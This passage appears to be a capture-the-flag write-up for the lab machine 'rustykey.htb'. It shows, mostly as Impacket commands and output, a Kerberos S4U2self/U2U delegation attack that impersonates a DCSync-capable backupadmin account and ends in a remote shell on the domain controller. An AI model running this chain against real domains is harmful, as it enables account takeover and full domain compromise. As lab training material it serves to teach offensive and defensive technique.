$ getTGT.py -hashes :$(pypykatz crypto nt 'kavi123!') 'rustykey.htb'/dd.ali
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in dd.ali.ccache
  
```

Then the Session key should be extracted from that TGT.

```
$ describeTicket.py dd.ali.ccache | grep 'Ticket Session Key'
```

```
[*] Ticket Session Key : 56a41f132ce5325ab2fbfa362966870e
```

Next, this session key should be set as the `RC4` password hash of the controlled user account.

```
$ changepasswd.py 'rustykey.htb'/dd.ali:'kavi123! '@'dc.rustykey.htb' -k -newhash  
56a41f132ce5325ab2fbfa362966870e
```

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

```
[*] Changing the password of rustykey.htb\dd.ali
```


```
[*] Connecting to DCE/RPC as rustykey.htb\dd.ali
```

```
[-] CCache file is not found. Skipping...
```

```
[*] Password was changed successfully.
```


Then we obtain the delegated service ticket through `s4u2self` and `u2u` techniques, impersonating any user in the domain, followed by `s4u2proxy`.

Here, when it comes to impersonating a user, typically, we would impersonate the `Administrator` user. But in this case, the `Administrator` can't be impersonated since this user is set as `sensitive to delegation`. This can be identified from `BloodHound`. (`Cannot Be Delegated` is set to `True`)



| Database Info          | Node Info | Analysis |
|------------------------|-----------|----------|
| mised                  |           |          |
| Password Never Expires |           | True     |
| Cannot Be Delegated    |           | True     |
| ASREP Roastable        |           | False    |

However, if we search for other user accounts with interesting permissions, we notice a user account called `backupadmin`, which has `DCsync` privilege over the domain.



So this account should be impersonated. Additionally, this account has the `admincount` set to `True`, allowing us to use it to access the target as a Domain Admin.

| Database Info | Node Info | Analysis |
|---------------|-----------|----------|
| Enabled       |           | True     |
| AdminCount    |           | True     |
| Compro        |           | False    |

To impersonate the `backupadmin` through `s4u2self` and `u2u` techniques, `getST.py` from `Impacket` can be used.

```
$ export KRB5CCNAME=dd.ali.ccache
$ getST.py -u2u -impersonate "backupadmin" -spn "host/dc.rustykey.htb" -k -no-pass 'rustykey.htb'/dd.ali
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating backupadmin
[*] Requesting S4U2self+U2U
[*] Requesting S4U2Proxy
[*] Saving ticket in backupadmin@host_dc.rustykey.htb@RUSTYKEY.HTB.ccache
```

Once the TGT for `backupadmin` is retrieved, that ticket should be used to access the target.

```
$ export KRB5CCNAME=backupadmin@host_dc.rustykey.htb@RUSTYKEY.HTB.ccache
$ wmiexec.py -k -no-pass backupadmin@dc.rustykey.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
rustykey\backupadmin
```

The root flag can be found in `C:\users\administrator\desktop\root.txt`.